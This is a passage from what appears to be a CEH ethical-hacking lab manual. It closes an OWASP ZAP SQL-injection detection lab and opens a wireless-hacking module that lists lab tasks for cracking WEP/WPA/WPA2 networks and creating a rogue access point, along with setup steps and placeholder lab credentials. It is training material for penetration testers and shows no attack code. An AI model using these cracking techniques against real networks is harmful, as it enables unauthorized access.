
   Note: If you do not see SQL Injection vulnerability under the Alerts tab, perform



10. Click on the discovered **SQL Injection** vulnerability and further click on the vulnerable URL.
11. You can observe the information such as **Risk**, **Confidence**, **Parameter**, **Attack**, etc., regarding the discovered SQL Injection vulnerability in the lower right-bottom, as shown in the screenshot.

    Note: The risks associated with the vulnerability are categorized according to severity of risk as Low, Medium, High, and Informational alerts. Each level of risk is represented by a different flag color:

    - **Red Flag**: High risk
    - **Orange Flag**: Medium risk
    - **Yellow Flag**: Low risk
    - **Blue Flag**: Provides details about information disclosure vulnerabilities



12. This concludes the demonstration of how to detect SQL injection vulnerabilities using OWASP ZAP.
13. Close all open windows and document all the acquired information.

14. You can also use other SQL injection detection tools such as **Acunetix Web Vulnerability Scanner** (https://www.acunetix.com), **Snort** (https://snort.org), **Burp Suite** (https://www.portswigger.net), **w3af** (https://w3af.org), to detect SQL injection vulnerabilities.
15. Turn off the **Windows Server 2019** virtual machine.

Lab Analysis

Analyze and document the results of this lab exercise.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Internet Connection Required	
☑ Yes	☐ No
Platform Supported	
☑ Classroom	☑ CyberQ

CEH Lab Manual

Hacking Wireless Networks

Module 16

Hacking Wireless Networks

A wireless network is an unbounded data communication system that uses radio-frequency technology to communicate with devices and obtain data. Through radio frequency technology, Wi-Fi allows devices to access wireless networks without cables from anywhere within range of an access point. The wireless network can be at risk to various types of attacks, including access-control attacks, integrity attacks, confidentiality attacks, availability attacks, and authentication attacks.

Lab Scenario

Wireless networking is revolutionizing the way people work and play. A wireless local area network (WLAN) is an unbounded data communication system, based on the IEEE 802.11 standard, which uses radio frequency technology to communicate with devices and obtain data. This network frees the user from complicated and multiple wired connections. With the need for a physical connection or cable removed, individuals are able to use networks in new ways, and data has become ever more portable and accessible.

Although wireless networking technology is becoming increasingly popular, because of its convenience, it has many security issues, some of which do not exist in wired networks. By nature, wirelessly transferred data packets are airborne and available to anyone with the ability to intercept and decode them. For example, several reports have demonstrated the weaknesses in the Wired Equivalent Privacy (WEP) security algorithm, specified in the 802.11x standard, which is designed to encrypt wireless data.

As an ethical hacker or penetration tester (hereafter, pen tester), you must have sound knowledge of wireless concepts, wireless encryption, and related threats in order to protect your company's wireless network from unauthorized access and attacks. You should determine critical sources, risks, or vulnerabilities associated with your organization's wireless network, and then check whether the current security system is able to protect the network against all possible attacks.

Lab Objective

The objective of the lab is to protect the target wireless network from unauthorized access. To do so, you will perform various tasks that include, but are not limited to:

- Discover Wi-Fi networks
- Capture and analyze wireless traffic
- Crack WEP, WPA, and WPA2 Wi-Fi networks

Lab Environment

To carry out this lab, you need:

- Windows 11 virtual machine
- Parrot Security virtual machine
- Linksys 802.11 g WLAN adapter

- Web browsers with an Internet connection
- Administrator privileges to run the tools

Lab Duration

Time: 125 Minutes

Overview of Wireless Networking

In wireless networks, communication takes place through radio wave transmission, which usually takes place at the physical layer of the network structure. Thanks to the wireless communication revolution, fundamental changes to data networking and telecommunication are taking place. This means that you will need to know and understand several types of wireless networks. These include:

- **Extension to a wired network**: A wired network is extended by the introduction of access points between the wired network and wireless devices
- **Multiple access points**: Multiple access points connect computers wirelessly
- **LAN-to-LAN wireless network**: All hardware APs have the ability to interconnect with other hardware access points
- **3G/4G hotspot**: A mobile device shares its cellular data wirelessly with Wi-Fi-enabled devices such as MP3 players, notebooks, tablets, cameras, PDAs, and netbooks

Lab Tasks

Ethical hackers or pen testers use numerous tools and techniques to hack target wireless networks. The recommended labs that will assist you in learning various wireless network hacking techniques include:

Lab No.	Lab Exercise Name	Core*	Self-study**	CyberQ ***
1	Footprint a Wireless Network	√		
	1.1 Find Wi-Fi Networks in Range using NetSurveyor	√		
2	Perform Wireless Traffic Analysis	√		√
	2.1 Find Wi-Fi Networks and Sniff Wi-Fi Packets using Wash and Wireshark	√		√
3	Perform Wireless Attacks	√	√	√
	3.1 Find Hidden SSIDs using Aircrack-ng		√	
	3.2 Crack a WEP Network using Wifiphisher		√	
	3.3 Crack a WEP Network using Aircrack-ng		√	√
	3.4 Crack a WPA Network using Fern Wifi Cracker	√		

	3.5 Crack a WPA2 Network using Aircrack-ng	√		√
	3.6 Create a Rogue Access Point to Capture Data Packets		√	

Remark

EC-Council has prepared a considered amount of lab exercises for student to practice during the 5-day class and at their free time to enhance their knowledge and skill.

***Core** - Lab exercise(s) marked under Core are recommended by EC-Council to be practised during the 5-day class.

****Self-study** - Lab exercise(s) marked under self-study is for students to practise at their free time. Steps to access the additional lab exercises can be found in the first page of CEHv12 volume 1 book.

*****CyberQ** - Lab exercise(s) marked under CyberQ are available in our CyberQ solution. CyberQ is a cloud-based virtual lab environment preconfigured with vulnerabilities, exploits, tools and scripts, and can be accessed from anywhere with an Internet connection. If you are interested to learn more about our CyberQ solution, please contact your training center or visit https://www.cyberq.io/.

Lab Requirements

Before you begin the labs in this module, you must configure your environment, so that you can connect your machine to a wireless network. For this purpose, you will need a wireless network adaptor and an access point.

The demonstrations in this lab use a **Linksys 802.11 g WLAN** adapter and **CEH-LABS** as the access point. The **CEH-LABS** access point has been configured with **WEP**, **WPA**, and **WPA2** encryption as per the lab requirements.

Note: Here, the WEP encryption key is 1234567890. The WPA and WPA2 encryption password is password1.


Note: If you decide to use a different wireless adapter, the steps to set up the adapter might differ.

1. Connect your access point **CEH-LABS**.


   Note: Ensure that wireless router is plugged in to the network/Internet.

2. Turn on the **Windows 11** virtual machine, and log in with the credentials **Admin** and **Pa$$w0rd**.


3. Navigate to **E:\CEH-Tools\CEHv12 Lab Prerequisites\Linksys Adapter**, right-click **setup64.exe**, and click the **Show more options** option.



